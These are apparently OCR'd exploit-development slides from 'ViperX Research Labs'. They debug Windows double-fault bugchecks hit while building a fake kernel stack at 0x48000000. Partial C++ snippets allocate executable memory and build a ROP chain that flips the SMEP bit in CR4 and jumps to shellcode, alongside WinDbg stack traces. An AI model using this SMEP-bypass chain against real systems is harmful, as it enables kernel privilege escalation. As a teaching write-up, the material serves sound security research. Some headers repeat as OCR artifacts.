
ViperX
Research Labs



Back to Segmentation Fault Of Death

VirtualLock() | Paging Physical Memory Space

ViperX
Research Labs



Back to Segmentation Fault Of Death

VirtualLock() | Paging Physical Memory Space

ViperX
Research Labs

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault).  The first number in the
BugCheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes:
If kv shows a taskGate
        use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
        use .trap on that value
Else
        .trap on the appropriate frame will show where the trap was taken
        (on x86, this will be the ebp that goes with the procedure KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 0000000000000008, EXCEPTION_DOUBLE_FAULT
Arg2: ffff800131fe1e70
Arg3: 0000000048000000
Arg4: fffff8005162c730
```

Back to Segmentation Fault Of Death

[0x48000000] Needs Before Memory Reservation


ViperX
Research Labs

```
Args to Child                                                     : Call Site
ffff8001`31fe1680 fffff800`51501b60 ffff8001`31fc0180 00000000`00000001 : nt!DbgBreakPointWithStatus
ffff8001`00000003 ffff8001`31fe1680 fffff800`516379b0 00000000`0000007f : nt!KiBugCheckDebugBreak+0x12
00000000`00000000 00000000`00000000 ffffc183`0fb02050 00000000`00000000 : nt!KeBugCheck2+0xba3
00000000`0000007f 00000000`00000008 ffff8001`31fe1e70 00000000`48000000 : nt!KeBugCheckEx+0x107
00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiBugCheckDispatch+0x69
00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiDoubleFaultAbort+0x323 (TrapFrame @ ffff8001`31fe1e70)
00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiDebugTrapOrFault+0xf0 (TrapFrame @ 00000000`47ffff70)
```

```
1   <...snip...>
2   LPVOID fakeStack = VirtualAlloc((LPVOID)((INT64)0x48000000-0x1000), 0x10000, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
3   <...snip...>
4
```

Back to Segmentation Fault Of Death

ViperX
Research Labs



Back to Segmentation Fault Of Death

ViperX
Research Labs

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault).  The first number in the
BugCheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes:
If kv shows a taskGate
        use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
        use .trap on that value
Else
        .trap on the appropriate frame will show where the trap was taken
        (on x86, this will be the ebp that goes with the procedure KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 0000000000000008, EXCEPTION_DOUBLE_FAULT
Arg2: ffff800132165e70
Arg3: 0000000048000000
Arg4: fffff8005162c730
```

Back to Segmentation Fault Of Death

ViperX
Research Labs

```
: Args to Child                                                           : Call Site
: ffff8001`32165680 fffff800`51501b60 ffff8001`320e8180 00000000`00000001 : nt!DbgBreakPointWithStatus
: ffff8001`00000003 ffff8001`32165680 fffff800`516379b0 00000000`0000007f : nt!KiBugCheckDebugBreak+0x12
: 00000000`00000000 00000000`00000000 ffffc183`0fb02050 00000000`00000000 : nt!KeBugCheck2+0xba3
: 00000000`0000007f 00000000`00000008 ffff8001`32165e70 00000000`48000000 : nt!KeBugCheckEx+0x107
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiBugCheckDispatch+0x69
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiDoubleFaultAbort+0x323 (TrapFrame @ ffff8001`32165e70)
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiDebugTrapOrFault+0xf0
```

STACK VS DATA

ViperX
Research Labs

STACK VS DATA

Polluting Addresses before 0x48000000

ViperX
Research Labs

```
1   <...snip...>
2   // Filling up reserved space memory
3   RtlFillMemory((LPVOID)(0x48000000 - 0x1000), 0x1000, 'A');
4   QWORD* _fakeStack = reinterpret_cast<QWORD*>((INT64)0x48000000 + 0x28); // add esp, 0x28
5   int index = 0;
6   _fakeStack[index++] = SMEPBypass.POP_RCX;      // POP RCX
7   _fakeStack[index++] = 0x3506f8 ^ 1UL << 20;    // CR4 value (bit flip)
8   _fakeStack[index++] = SMEPBypass.MOV_CR4_RCX; // MOV CR4, RCX
9   _fakeStack[index++] = (INT64)shellcode;        // JMP SHELLCODE
10  <...snip...>
```

STACK VS DATA

Polluting Addresses before 0x48000000

ViperX Research Labs

```
: Args to Child                                                           : Call Site
: ffff8001`32165680 fffff800`51501b60 ffff8001`320e8180 00000000`00000001 : nt!DbgBreakPointWithStatus
: ffff8001`00000003 ffff8001`32165680 fffff800`516379b0 00000000`0000007f : nt!KiBugCheckDebugBreak+0x12
: 00000000`00000000 00000000`00000000 00000000`00000020 00000000`00000000 : nt!KeBugCheck2+0xba3
: 00000000`0000007f 00000000`00000008 ffff8001`32165e70 00000000`47ffef60 : nt!KeBugCheckEx+0x107
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiBugCheckDispatch+0x69
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiDoubleFaultAbort+0x323 (TrapFrame @ ffff8001`32165e70)
: 00000000`47fff360 00000000`000c3501 41414141`41414141 00000000`00000200 : nt!KiAndAffinityEx+0x44
: 00000000`0247d499 00000000`47fff360 00000000`00000000 41414141`41414141 : nt!HalSendNMI+0xd6
: ffff8001`320e8180 00000000`00000000 41414141`00000002 41414141`41414141 : nt!KiSendFreeze+0x9e
: 00000000`00000000 00000000`00000000 00000000`47fffc90 41414141`41414141 : nt!KeFreezeExecution+0x262
: 00000000`47fff5e0 00000000`47fffae0 00000000`47fff5e0 00000000`47fff500 : nt!KdEnterDebugger+0x64
: 00000000`47fff5e0 00000000`47fffae0 00000000`00000001 00000000`47fff5e0 : nt!KdpReport+0xb4
: 00000000`47fffe70 00000000`47fffae0 00000000`00000000 00000000`00000001 : nt!KdpTrap+0x37
: ffffffff`ffffffff 00000000`47fffe70 00000000`00000001 00000000`47fff5e0 : nt!KdTrap+0x22
: 41414141`41414141 41414141`41414141 41414141`41414141 41414141`41414141 : nt!KiDispatchException+0x1a2
: 41414141`41414141 41414141`41414141 41414141`41414141 41414141`41414141 : nt!KiExceptionDispatch+0x13c
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KxDebugTrapOrFault+0x417 (TrapFrame @ 00000000`47fffe70)
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!ExfReleasePushLock+0x25
```

STACK VS DATA

ViperX
Research Labs


Polluting Addresses before 0x48000000 | Allocating 0x5000 A's

```
1   <...snip...>
2   // Allocating Fake Stack with ROP chain in a pre-defined address [0x48000000]
3   LPVOID fakeStack = VirtualAlloc((LPVOID)((INT64)0x48000000 - 0x5000), 0x10000, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
4   // Filling up reserved space memory
5   // Size increased to 0x5000
6   RtlFillMemory((LPVOID)(0x48000000 - 0x5000), 0x5000, 'A');
7   QWORD* _fakeStack = reinterpret_cast<QWORD*>((INT64)0x48000000 + 0x28); // add esp, 0x28
8   int index = 0;
9   _fakeStack[index++] = SMEPBypass.POP_RCX;     // POP RCX
10  _fakeStack[index++] = 0x3506f8 ^ 1UL << 20;   // CR4 value (bit flip)
11  _fakeStack[index++] = SMEPBypass.MOV_CR4_RCX; // MOV CR4, RCX
12  _fakeStack[index++] = (INT64)shellcode;       // JMP SHELLCODE
13  <...snip...>
```

STACK VS DATA

